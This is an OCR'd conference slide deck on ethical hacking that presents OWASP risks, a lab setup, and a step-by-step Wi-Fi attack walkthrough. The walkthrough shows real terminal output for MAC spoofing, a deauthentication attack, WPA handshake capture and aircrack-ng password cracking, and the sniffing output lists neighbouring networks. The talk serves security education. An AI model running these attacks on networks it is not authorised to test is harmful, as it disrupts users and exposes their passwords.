Ethical Hacking

The Culture for the Curious

Jayashree S Kumar, IBM

About Me

- IBM-Java's Classes Library developer
- Worked Extensively on JDK's Testing
- IBM's Invention Development Lead
- Runtimes team @ IBM Software Labs

Agenda

- What ? Why? How? - Hacking

- 4 Main Types :
  > Network Hacking
    - Pre-Connection, Gaining Access, Post-Connection
  > Gaining Access
  > Post Exploitation
  > Website Hacking

- Conclusion


Internet
Surface Web(Indexed)
Deep Web
(Not Indexed)
Dark Web

OpenWebAppSecurityProject

The Top 10 OWASP vulnerabilities in 2020 are:

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access control
- Security misconfigurations
- Cross Site Scripting (XSS)
- Insecure Deserialization
- Using Components with known vulnerabilities
- Insufficient logging and monitoring

WHAT ?

Hacking - Gaining Unauthorised Access

X Permission
STEAL
HARM

Permission
ETHICAL

X Permission
X STEAL
X HARM

WHY LEARN?

Disclaimer: It was claimed that even he could get tricked…
So CAN You & Me

- Existing industry
- Lot of job opportunities
- Big Companies— Majorly Invested
- Bug Bounty Programs
- Forewarned is Pre-armed

HOW TO START?

Lab

Place to experiment and practice hacking and pen testing.

- A Hacking machine
- Other machines to hack
- Websites to hack
- Networks

(All In your Host - VirtualBox)

VirtualBox File Machine Window Help — 100% — Thu 5:00 PM

Oracle VM VirtualBox Manager

Tools

New Settings Discard Show

Kali 2019.4 Gnome amd64 (All_necessary_till...) 1
Running

MSEdge - Win10 2
Powered Off

Metasploitable 3
Powered Off

minikube
Aborted


General

Name: Kali 2019.4 Gnome amd64
Operating System: Debian (64-bit)

System

Base Memory: 2048 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization


Preview



Username: root

NETWORK HACKING

NETWORK



NH: Pre-connection attacks- Passive

iwconfig / airmon-ng: Wireless Adaptor to Monitor Mode
> airmon-ng start wireless_apa

airodump-ng : Packets sniffing tool
Basic
> airodump-ng wireless_apadtor

Targeted
> airodump-ng —bssid {Target_Router_MAC} —channel X —write Test wireless_adp

aireplay-ng : Replay Deauthentication attack
> aireplay-ng --deauth 100000000 -a {Router_Mac} -c {Client_Mac} wireless_adp

1. ifconfig: Changing MAC Address

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe5b:b1a6  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5b:b1:a6  txqueuelen 1000  (Ethernet)
        RX packets 802  bytes 599133 (585.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 829  bytes 96947 (94.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@kali:~# ifconfig eth0 down
root@kali:~# ifconfig eth0 hw ether 00:11:22:33:44:55
root@kali:~# ifconfig eth0 up
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::211:22ff:fe33:4455  prefixlen 64  scopeid 0x20<link>
        ether 00:11:22:33:44:55  txqueuelen 1000  (Ethernet)
        RX packets 843  bytes 602222 (588.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 886  bytes 101036 (98.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Anonymus, Bypass filters, Impersonate


2. iwconfig / airmon-ng: Wireless Adaptor to Monitor Mode

```
root@kali:~# iwconfig
wlx08ea35e028dc  IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

```
root@kali:~# airmon-ng start wlx08ea35e028dc

PHY     Interface       Driver          Chipset

phy1    wlx08ea35e028dc rt2800usb       Ralink Technology, Corp. RT5370
Interface wlx08ea35e028dcmon is too long for linux so it will be renamed to the
old style (wlan#) name.

                (mac80211 monitor mode vif enabled on [phy1]wlan0mon
                (mac80211 station mode vif disabled for [phy1]wlx08ea35e028dc)
```

```
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

3a. airodump-ng : Packets sniffing tool (Basic)




```
root@kali:~# airodump-ng wlan0mon

CH 13 ][ Elapsed: 6 s ][ 2020-02-17 07:51

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

10:DA:43:9C:2D:F9  -46        2        1    0   8  195  WPA2 CCMP   PSK  tesseract-2G
74:DA:DA:BA:91:86  -71        4        0    0   8  270  WPA2 CCMP   PSK  ANALA
DC:EF:09:18:A3:08  -74        3        2    0   9  130  WPA2 CCMP   PSK  Karthikv
98:DE:D0:44:F2:84  -81        7        0    0   1  270  WPA2 CCMP   PSK  trinity
30:B5:C2:AD:3D:2E  -84        2        0    0   9  270  WPA2 CCMP   PSK  khandelwal
9C:D6:43:80:5F:80  -83        6        0    0  13  270  WPA2 CCMP   PSK  Horizon
88:5D:FB:AE:04:70  -86        3        1    0   9  270  WPA2 CCMP   PSK  Mahesh v
0C:37:47:BD:52:E2  -88        5        0    0   5  270  WPA2 CCMP   PSK  Sampath
34:E3:80:25:57:B8  -89        3        0    0  11  270  WPA2 CCMP   PSK  HATHWAY007

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   98:FE:94:70:40:CA  -84    0 - 1      0         2  AndroidAP
10:DA:43:9C:2D:F9  48:5A:3F:6D:EA:3F  -72    0 -24      0         2
10:DA:43:9C:2D:F9  84:F3:EB:38:53:E9  -60    0 - 6      0         1
10:DA:43:9C:2D:F9  98:09:CF:52:BC:EC  -62    0 - 1e     0         1
10:DA:43:9C:2D:F9  68:37:E9:2C:E5:42  -72    0 -24e     0         1
88:5D:FB:AE:04:70  74:B5:87:B5:9F:B7  -82    0 - 1    455        15
88:5D:FB:AE:04:70  D0:22:BE:24:10:D4  -86    0 - 1      0         1
34:E3:80:25:57:B8  94:53:30:1C:56:DB   -1    1e- 0      0         5
```

3b. airodump-ng : Packets sniffing tool (Targetted)

```
root@kali:~# airodump-ng --bssid 10:DA:43:9C:2D:F9 --channel 8 --write test wlan0mon
```

```
CH  8 ][ Elapsed: 36 s ][ 2020-02-17 07:59

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

10:DA:43:9C:2D:F9  -46 100      174       76    0   8  195  WPA2 CCMP   PSK  tesseract-2G

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

10:DA:43:9C:2D:F9  F4:5C:89:BF:6E:0B  -22    1e-24     0       54
10:DA:43:9C:2D:F9  C6:E6:A0:75:55:C5  -38    1e-24     0      242
10:DA:43:9C:2D:F9  84:F3:EB:38:53:E9  -54    0e-54     2      212
10:DA:43:9C:2D:F9  48:5A:3F:6D:EA:3F  -64    1e-24     0        7
10:DA:43:9C:2D:F9  C0:EE:FB:33:44:44  -66    0 - 1e    0       10
10:DA:43:9C:2D:F9  94:14:7A:A5:8E:61  -68    1e- 6     0        5
10:DA:43:9C:2D:F9  98:09:CF:52:BC:EC  -64    1e- 1e    1       42
10:DA:43:9C:2D:F9  68:37:E9:2C:E5:42  -72    0 -24e    0        8
10:DA:43:9C:2D:F9  70:BB:E9:15:36:39  -76    1e- 1e    0        7
```

```
root@kali:~# ls
bettercap.history  Downloads  Public     test-01.cap          test-01.kismet.netxml
Desktop            Music      spoof.cap  test-01.csv          test-01.log.csv
Documents          Pictures   Templates  test-01.kismet.csv   Videos
root@kali:~#
```

4. aireply-ng : Replay Deauthentication attack

root@kali: ~ 93x16

```
CH  8 ][ Elapsed: 0 s ][ 2020-02-17 08:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

10:DA:43:9C:2D:F9  -44   0       16        3    0   8  195  WPA2 CCMP   PSK  tesseract-2G

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

10:DA:43:9C:2D:F9  48:5A:3F:6D:EA:3F  -66    0 -24       1        3
10:DA:43:9C:2D:F9  F4:5C:89:BF:6E:0B  -26    0 -24e      1        2
10:DA:43:9C:2D:F9  3C:F0:11:9B:DB:7E  -78    0 - 6e      0       23
10:DA:43:9C:2D:F9  C0:EE:FB:33:44:44  -68    0 - 1e      4       21
10:DA:43:9C:2D:F9  84:F3:EB:38:53:E9  -56    0 - 6     998       16
```

root@kali: ~ 93x16

```
root@kali:~# aireplay-ng --deauth 4 -a 10:DA:43:9C:2D:F9 -c F4:5C:89:BF:6E:0B wlan0mon
```

root@kali: ~ 93x16

```
CH  8 ][ Elapsed: 12 s ][ 2020-02-17 08:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

10:DA:43:9C:2D:F9    0   0       74       35    1   8  195  WPA2 CCMP   PSK  tesseract-2G

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

10:DA:43:9C:2D:F9  F4:5C:89:BF:6E:0B    0    0 - 1e   670       346
10:DA:43:9C:2D:F9  70:BB:E9:15:36:39  -48    0 - 1e     0         4
10:DA:43:9C:2D:F9  84:F3:EB:38:53:E9  -60    0 - 6   3875        80
10:DA:43:9C:2D:F9  48:5A:3F:6D:EA:3F  -66    0 -24      0        10
10:DA:43:9C:2D:F9  98:09:CF:52:BC:EC  -70    0 - 1e    47        38
10:DA:43:9C:2D:F9  68:37:E9:2C:E5:42  -74    0 -24e    85         3
```

root@kali: ~ 93x16

```
root@kali:~# aireplay-ng --deauth 4 -a 10:DA:43:9C:2D:F9 -c F4:5C:89:BF:6E:0B wlan0mon
08:08:48  Waiting for beacon frame (BSSID: 10:DA:43:9C:2D:F9) on channel 8
08:08:49  Sending 64 directed DeAuth (code 7). STMAC: [F4:5C:89:BF:6E:0B] [ 2|61 ACKs]
08:08:50  Sending 64 directed DeAuth (code 7). STMAC: [F4:5C:89:BF:6E:0B] [30|51 ACKs]
08:08:51  Sending 64 directed DeAuth (code 7). STMAC: [F4:5C:89:BF:6E:0B] [58|54 ACKs]
```

root@kali: ~ 93x16

```
CH  8 ][ Elapsed: 18 s ][ 2020-02-17 08:08 ][ WPA handshake: 10:DA:43:9C:2D:F9

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC CIPHER AUTH ESSID

10:DA:43:9C:2D:F9  -44   0       97       59    9   8  195  WPA2 CCMP   PSK  tesseract-2G

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

10:DA:43:9C:2D:F9  F4:5C:89:BF:6E:0B  -24    1e-24e  1779       603
10:DA:43:9C:2D:F9  70:BB:E9:15:36:39  -48    0 - 1e     0         4
10:DA:43:9C:2D:F9  84:F3:EB:38:53:E9  -56    0 - 6      0       104
10:DA:43:9C:2D:F9  48:5A:3F:6D:EA:3F  -66    0 -24      0        13
10:DA:43:9C:2D:F9  C0:EE:FB:33:44:44  -66    0 - 1e     0       168
10:DA:43:9C:2D:F9  3C:F0:11:9B:DB:7E  -78    0 - 6e     0        96
```

root@kali: ~ 93x16

```
root@kali:~# aireplay-ng --deauth 4 -a 10:DA:43:9C:2D:F9 -c F4:5C:89:BF:6E:0B wlan0mon
08:08:48  Waiting for beacon frame (BSSID: 10:DA:43:9C:2D:F9) on channel 8
08:08:49  Sending 64 directed DeAuth (code 7). STMAC: [F4:5C:89:BF:6E:0B] [ 2|61 ACKs]
08:08:50  Sending 64 directed DeAuth (code 7). STMAC: [F4:5C:89:BF:6E:0B] [30|51 ACKs]
08:08:51  Sending 64 directed DeAuth (code 7). STMAC: [F4:5C:89:BF:6E:0B] [58|54 ACKs]
08:08:51  Sending 64 directed DeAuth (code 7). STMAC: [F4:5C:89:BF:6E:0B] [25|24 ACKs]
root@kali:~#
```

NH: Gaining access

aircrack-ng : Analyse the captured packets to get password

1. WEP Cracking
> aircrack-ng basic_wep.cap

2. WPA / WPA2 cracking

crunch: Creating wordlist
> crunch [min][max][characters] -t[pattern]- o wordlist.txt


> aircrack-ng handshake_wpa.cap -w wordlist.txt

root@kali: ~

